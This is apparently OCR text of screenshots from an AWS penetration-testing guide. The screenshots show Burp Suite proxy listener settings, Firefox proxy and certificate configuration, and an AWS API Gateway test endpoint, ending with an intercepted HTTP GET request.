
○ Load from configuration file

File

File:

□ Default to the above in future


□ Disable extensions




Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use

Running	Interface	Invisible	Redirect	Certificate
☑	127.0.0.1:8080			Per-host


Sign in to Sync
Content Blocking
Standard
New Window
Ctrl+N
New Private Window
Ctrl+Shift+P
Restore Previous Session
Zoom
100%
Edit
Library
Logins and Passwords
Add-ons
Ctrl+Shift+A
Preferences
Customize…
Open File…
Ctrl+O
Save Page As…
Ctrl+S
Print…
Find in This Page…
Ctrl+F
More
Web Developer
Help
Quit
Ctrl+Q




ⓘ Your browser is being managed by your organization.

Search Results

Network Settings

Configure how Firefox connects to the internet. Learn more



Connection Settings

Configure Proxy Access to the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

☑ Use this proxy server for all protocols

SSL Proxy 127.0.0.1 Port 8080

FTP Proxy 127.0.0.1 Port 8080

SOCKS Host 127.0.0.1 Port 8080

○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL

No proxy for


Example: .mozilla.org, .net.nz, 192.168.1.0/24

□ Do not prompt for authentication if password is saved

□ Proxy DNS when using SOCKS v5

□ Enable DNS over HTTPS

Use Provider Cloudflare (Default)



Search Results


Certificates

When a server requests your personal certificate

○ Select one automatically


● Ask you every time

☑ Query OCSP responder servers to confirm the current validity of certificates



You have certificates on file that identify these certificate authorities

Certificate Name	Security Device
⌄ AC Camerfirma S.A.	
Chambers of Commerce Root - 2008	Builtin Object Token
Global Chambersign Root - 2008	Builtin Object Token
⌄ AC Camerfirma SA CIF A82743287	
Camerfirma Chambers of Commerc…	Builtin Object Token
Camerfirma Global Chambersign R…	Builtin Object Token
⌄ ACCV	
ACCVRAIZ1	Builtin Object Token
⌄ Actalis S.p.A./03358520967	



Downloading Certificate


You have been asked to trust a new Certificate Authority (CA).

Do you want to trust "PortSwigger CA" for the following purposes?


☑ Trust this CA to identify websites.


☑ Trust this CA to identify email users.

Before trusting this CA for any purpose, you should examine its certificate and its policy and procedures (if available).



	Name	Description	ID	Protocol	Endpoint type	Created
○	PentestPacktAWS	Packt Example	ga4ce38035	REST	Regional	2020-08-26







/ - ANY - Setup

Choose the integration point for your new method.


Integration type
○ Lambda Function
○ HTTP
● Mock
○ AWS Service
○ VPC Link






Choose a stage where your API will be deployed. For example, a test version of your API could be deployed to a stage named beta.

Deployment stage: [New Stage]
Stage name*: prod
Stage description:
Deployment description:




Invoke URL: https://ga4ce38035.execute-api.us-west-2.amazonaws.com/prod




Request to https://ga4ce38035.execute-api.us-west-2.amazonaws.com:443 [52.41.165.244]

```
GET /prod HTTP/1.1
Host: ga4ce38035.execute-api.us-west-2.amazonaws.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

